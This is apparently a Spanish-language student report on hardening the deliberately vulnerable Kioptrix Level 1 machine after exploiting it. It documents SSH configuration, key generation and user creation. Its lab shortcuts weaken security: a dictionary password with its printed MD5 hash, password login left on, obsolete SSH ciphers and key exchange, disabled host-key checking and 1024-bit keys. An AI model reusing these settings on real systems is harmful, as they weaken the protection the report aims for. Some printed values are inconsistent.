Ante la limitación técnica de no poder migrar o actualizar el sistema operativo base, esta fase se enfoca en ejecutar un Plan de Hardening Agresivo basado en las recomendaciones propuestas. El objetivo es implementar controles compensatorios críticos que actúen como una capa de protección esencial, corrigiendo las brechas de seguridad identificadas y maximizando la seguridad operativa a pesar de la arquitectura obsoleta subyacente.

Las acciones ejecutadas en esta fase buscan crear una defensa en profundidad en todos los niveles del sistema. A continuación, se detallan las implementaciones clave que definieron el alcance de la mitigación:

Implementación Específica	Objetivo de Mitigación
Hardening de SSH y MFA	Reforzar el acceso remoto: Deshabilitar el inicio de sesión como root, cambiar el puerto por defecto, limitar los algoritmos de cifrado compatibles, e implementar Autenticación Multifactor (MFA) para elevar la seguridad de acceso de los usuarios.
Configuración de IPTables	Implementar un cortafuegos con política de denegación por defecto (Deny All) para restringir el tráfico a los servicios esenciales (Apache, SSH).
Implementación de FIM (Transferencia con UUencode)	Establecer la capacidad de supervisar la integridad de los archivos del sistema, utilizando métodos de transferencia compatibles con el entorno heredado.
Parcheo (Desactivación o Eliminación de SMB)	Mitigar la vulnerabilidad crítica (CVE-2003-0201) explotada en la Fase 1 mediante la desactivación completa o eliminación del servicio Samba.
Hardening y Configuración Segura de Apache	Minimizar la exposición del servidor web: Actualizar a la versión más reciente compatible, ocultar la firma del servidor y tokens sensibles (ServerSignature Off, ServerTokens Prod), limitar los métodos HTTP permitidos y aplicar directivas de seguridad críticas en la configuración de PHP.
Hardening del Núcleo (Sysctl)	Ajustar parámetros del kernel para prevenir ataques de red comunes (ej. IP spoofing, inundación SYN) y reforzar la memoria.
Reforzamiento del Sistema de Archivos (fstab)	Montar particiones con opciones de seguridad (ej. noexec, nodev, nosuid) para prevenir la ejecución de binarios maliciosos.
Metodología Agentless	Intentar la implementación de un método de monitoreo de logs (ej. Wazuh Agentless) para la detección de anomalías, superando las limitaciones de compatibilidad del sistema.

Fig 1. Tabla de Resumen de Implementaciones de Hardening (se pondrá acción esta fase).

3.2 Control de Acceso y Autenticación

3.2.1 Configuración de SSH

Primeramente, SSH (Secure Shell) se define como un protocolo de red que permite la conexión segura y cifrada con otra máquina, normalmente se utiliza una terminal para poder realizar la conexión. SSH sirve para tener un acceso remoto seguro a una máquina, se utiliza para la transferencia segura de archivos, administración de los sistemas sin tener la necesidad de tener un acceso físico y por último se puede utilizar para autenticar usuarios mediante contraseñas o llaves SSH.

Una vez vulnerada la máquina Kioptrix, intentaremos realizar los siguientes pasos:

1. Ejecutamos el comando ls -l /usr/sbin/sshd /usr/bin/sshd /sbin/sshd 2>/dev/null para saber si el binario SSH está instalado.
    - La respuesta -rwxr-xr-x 1 root root 246220 Sep 6 2001 /usr/sbin/sshd nos indica que en efecto el binario está presente en la máquina kioptrix.




Fig 2. Binario instalado en Kio

2. Ejecutamos el comando ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key -N "" para crear las claves de host necesarias y las vamos a reemplazar en el sistema.
    - The key fingerprint is: 3f:4c:8f:f3:23:e5:4a:db:c5:49:84:45:9f:ac:6d:3d root@kioptrix.level1




Fig 3. Claves hosts

3. Ejecutamos el comando ls -l /etc/ssh/ssh_host_* para verificar que las claves existen y están implementadas en la máquina kioptrix para el uso de SSH.




Fig 4. Esto significa que las claves están presentes y funcionables.

4. Usamos ed /etc/ssh/sshd_config para abrir el modo "comando" y así poder configurar la parte de SSH.
    - , p Se utiliza para ver toda la información.
    - Vemos que dice #Protocol 2, 1. El símbolo # indica que está comentado, pero no implementado y "2, 1" significa que soporta los dos protocolos.




Fig 5. Abrir configuración ssh en kio.

5. Implementamos el protocolo 2 (Protocol 2) ya que es más seguro, moderno y el recomendado para SSH ya que permite una mejor gestión de claves.
    - 1771: Muestra el tamaño del archivo en bytes.
    - $: Nos permite movernos a la última línea del archivo (es como ir al final del documento).
    - a: Nos permite editar el archivo o añadir una línea de texto.
    - Protocol 2: Insertamos el protocolo que queremos utilizar en SSH.
    - .(Punto): Permite salir del modo inserción y volver al modo comando.
    - w: Ayuda a guardar las actualizaciones que realizamos en el archivo.
    - 1782: El nuevo tamaño del archivo.
    - q: Se utiliza para salir del editor ed.




Fig 6. Implementación del Procotocol 2

6. El comando tail -n 10 /etc/ssh/sshd_config nos permite ver las últimas 10 líneas del archivo /etc/ssh/sshd_config.
    - Nota: Dejamos PasswordAuthentication yes porque la máquina Kioptrix al tener un sistema operativo muy antiguo, puede tener conflictos con las claves RSA generadas.




Fig 7. Ver las últimas 10 líneas del archivo /etc/ssh/sshd_config

7. A diferencia de las anteriores, MaxStartups 10:30:60 sirve para limitar la cantidad de conexiones SSH simultáneas y evitar el ataque de fuerza bruta automáticos. Banner /etc/issue.net, si bien no es de seguridad, puede complementarse como una barrera administrativa que indica que el acceso a la máquina es solo para personal autorizado.



Fig 8. Limitación SSH simultáneas y acceso optimizado

8. Verificamos el banner actual utilizando el comando cat /etc/issue.net y lo cambiamos por un mensaje más robusto usando el comando cat << EOF > /etc/issue.net




Fig 9. Verificación del banner

9. Crearemos un usuario llamado Dago utilizando ed /etc/passwd
    - Explicación de los campos del comando: Dago:x:1002:1002:Dago:/home/Dago:/bin/bash
        - Dago → nombre del usuario
        - x → indica que la contraseña está en /etc/shadow
        - 1002 → UID (usuario único, mayor a 1000)
        - 1002 → GID (grupo único, normalmente igual que UID)
        - Dago → comentario / nombre completo
        - /home/Dago → directorio home
        - /bin/bash → shell predeterminado




Fig 10. Creación usuario

10. Crea el grupo del usuario con GID 1002.




Fig 11. Creación grupo

11. Asignamos una contraseña temporal, la contraseña está bloqueada por ! para mayor seguridad.




Fig 12. Asignación de contraseña

12. Al usar el comando passwd Dago podemos crear una contraseña nueva para el usuario, Dago que es "dago123", aunque la maquina nos indica que es una mala contraseña (BAD PASSWORD) esto no significa que no fue creada correctamente, al contrario, al final nos indica el siguiente mensaje "passwd: all authentication tokens updated successfully". Luego utilizamos el comando grep ^Dago /etc/shadow para verificar el hash para la contraseña agregada para el usuario Dago.
    - Información:
    - usuario:contraseña:lastchg:min:max:warn:inactive:expire:
        - Dago: Nombre de usuario.
        - $1$5y53skai$ceyu247h5oiL12LOfy4Cf1: Contraseña en hash MD5
        - 20424: Último cambio de contraseña en días desde el 1 de enero de 1970 (Epoch). Se puede dejar como 0 si querés que cambie al primer login)
        - 0: Mínimos días entre cambios de contraseña (0 = sin restricción)
        - 99999: Máximos días que la contraseña es válida (99999 = casi nunca expira).
        - 7: Días de advertencia antes de que la contraseña expire.
        - Vacío: Días después de expirar la contraseña para deshabilitar la cuenta (vacío = no aplica)
        - Vacío: Fecha de expiración de la cuenta (vacío = no expira)
        - Vacío: Reservado, no se usa

- Si se quiere crear una clave sin restricciones, que nunca expire y que se pueda cambiar libremente se utilizará la clave:
    - Dago:$1$5y53skai$ceyu247h5oiL12LOfy4Cf1:0:0:0:99999:::

```
[root@kioptrix /]# passwd Dago
passwd Dago
New password: dago123
BAD PASSWORD: it is based on a dictionary word
Retype new password: dago123
Changing password for user Dago
passwd: all authentication tokens updated successfully
```

```
[root@kioptrix /]# grep ^Dago /etc/shadow
grep ^Dago /etc/shadow
Dago:$1$5y53skai$ceyu247h5oiL12LOFy4Cf1:20424:0:99999:7:::
```

Fig 13-14. Creación una contraseña nueva y verifica miento de hash

13. Se utilizan los siguientes comandos para crear el directorio de Dago y sus respectivos permisos.
    - mkdir /home/Dago
    - chown Dago:Dago /home/Dago
    - chmod 700 /home/Dago

```
[root@kioptrix /]# mkdir /home/Dago
mkdir /home/Dago
[root@kioptrix /]# chown Dago:Dago /home/Dago
chown Dago:Dago /home/Dago
[root@kioptrix /]# chmod 700 /home/Dago
chmod 700 /home/Dago
```

Fig 15. Creación de directorio y permisos

14. Una vez hecho esto, se utiliza el comando ls -ld /home/Dago para verificar la existencia del usuario Dago en home.

```
[root@kioptrix /]# ls -ld /home/Dago
ls -ld /home/Dago
drwx------    2 Dago     Dago         4096 Dec  1 16:51 /home/Dago
```

Fig 16. Verificación del usuario

15. El comando ps aux | grep sshd nos indica que SSH está corriendo perfectamente en la máquina Kioptrix.

```
[root@kioptrix /]# ps aux | grep sshd
ps aux | grep sshd
root       763  0.0  1.4  2672  904 ?        S    16:25   0:00 /usr/sbin/sshd
root      6011  0.0  0.9  1728  584 ?        S    16:55   0:00 grep sshd
```

Fig 17. Funcionamiento positivo del servicio ssh

16. En la máquina atacante (Kali) crearemos una clave publica para poder conectarnos con el usuario Dago y utilizaremos el comando ssh-keygen -t rsa -b 1024 -m PEM -f ~/.ssh/id_rsa_kioptrix para generar una clave antigua ya que el sistema operativo de la maquina Kioptrix es antiguo.

```
└─$ ssh-keygen -t rsa -b 1024 -m PEM -f ~/.ssh/id_rsa_kioptrix
Generating public/private rsa key pair.
Enter passphrase for "/home/kali/.ssh/id_rsa_kioptrix" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa_kioptrix
Your public key has been saved in /home/kali/.ssh/id_rsa_kioptrix.pub
The key fingerprint is:
SHA256:oJhTv7Bn/3jQ9Vg5GfB8luOcct5ekioTJYHpHZBxIzc kali@kali
The key's randomart image is:
+---[RSA 1024]----+
|        +*E ..   |
|        ++oo o. .|
|     . .. . o  o*o|
|    + o .. o o Boo|
|   + o . S. + = * |
|    . o .. o . =..|
|     . +  . .  o.o|
|      o . .+  . o.|
|        oo.o.   .|
+----[SHA256]-----+
```

Fig 18. Creacion clave publica

17. El comando cat ~/.ssh/id_rsa_kioptrix.pub verifica la clave pública completa.

```
┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/id_rsa_kioptrix.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDGEWGeZfSNPuR7P9vp1ZyDrhb4+4gLQfrJBGK3DxjQV2pc0PXGg0tWX5j76gZb5sow8HMzD9Qf
+FabOSnCzC86JqtvDCj7oeS6hYLjpCgAYdAFPOKJXqgyYOSu51s9Gpki9urTeOmWj+bG2QhJmscXVicl0T4r1yedJo4Sq1USNQ== kali@kali
```

Fig 19. Verificar clave publica

18. En la máquina Kioptrix vamos a implementar la clave pública para el usuario Dago.
    - Creamos el directorio .ssh usando los siguientes comandos:
        - mkdir -p /home/Dago/.ssh
        - chmod 700 /home/Dago/.ssh

```
[root@kioptrix /]# mkdir -p /home/Dago/.ssh
mkdir -p /home/Dago/.ssh
[root@kioptrix /]# chmod 700 /home/Dago/.ssh
chmod 700 /home/Dago/.ssh
```

Fig 20. Implementación clave publica al usuario

19. En la máquina atacante Kali ingresamos el comando nano /etc/ssh/ssh_config para abrir la terminal e ingresar los siguientes parámetros al final. Dadas las circunstancias de que Kioptrix es una máquina con un sistema operativo antiguo, se debe agregar los siguientes parámetros en la máquina que se quiere conectar mediante SSH:
    - Host 192.168.200.3
    - KexAlgorithms +diffie-hellman-group1-sha1
    - HostKeyAlgorithms +ssh-rsa
    - Ciphers +3des-cbc
    - StrictHostkeyChecking no




Fig 21. Configurar ssh en kalilinux

20. Una vez configurado todo lo anterior, ingresaremos a ssh desde nuestra maquina kali al usuario Dago utilizando el comando ssh Dago@192.168.200.3
    - Ponemos la contraseña: dago123 - Pulsamos Enter.




Fig 22. Ingreso por SSH

21. Como podemos ver, se puso logear correctamente bajo el usuario Dago y se comprueba usando el comando whoami y el comando hostname nos indica que el host es la maquina Kioptrix. Sale como “bash-2.05” porque a la hora de configurar el usuario Dago se utilizaron los parametros de bash Dago:x:1002:1002:Dago:/home/Dago:/bin/bash, por este motivo no sale el nombre de usuario como tal a pesar de que somos el usuario Dago actualmente.

    - Nota: No podemos ingresar como usuarios root de “Kioptrix”, lo que es bueno y permite una mayor seguridad.




Fig 23. Ingreso de sesión exitoso y comprobación nombre de la maquina

3.2.2 Autenticación Multifactor (MFA)

Ya que no se puede instalar un MFA directamente a Kioptrix por su antigüedad, lo recomendado es hacerlo mediante un Bastion Host, en este caso se utiliza Kali.

1. Instalar Google Authenticator en Kali (Bastion Host)

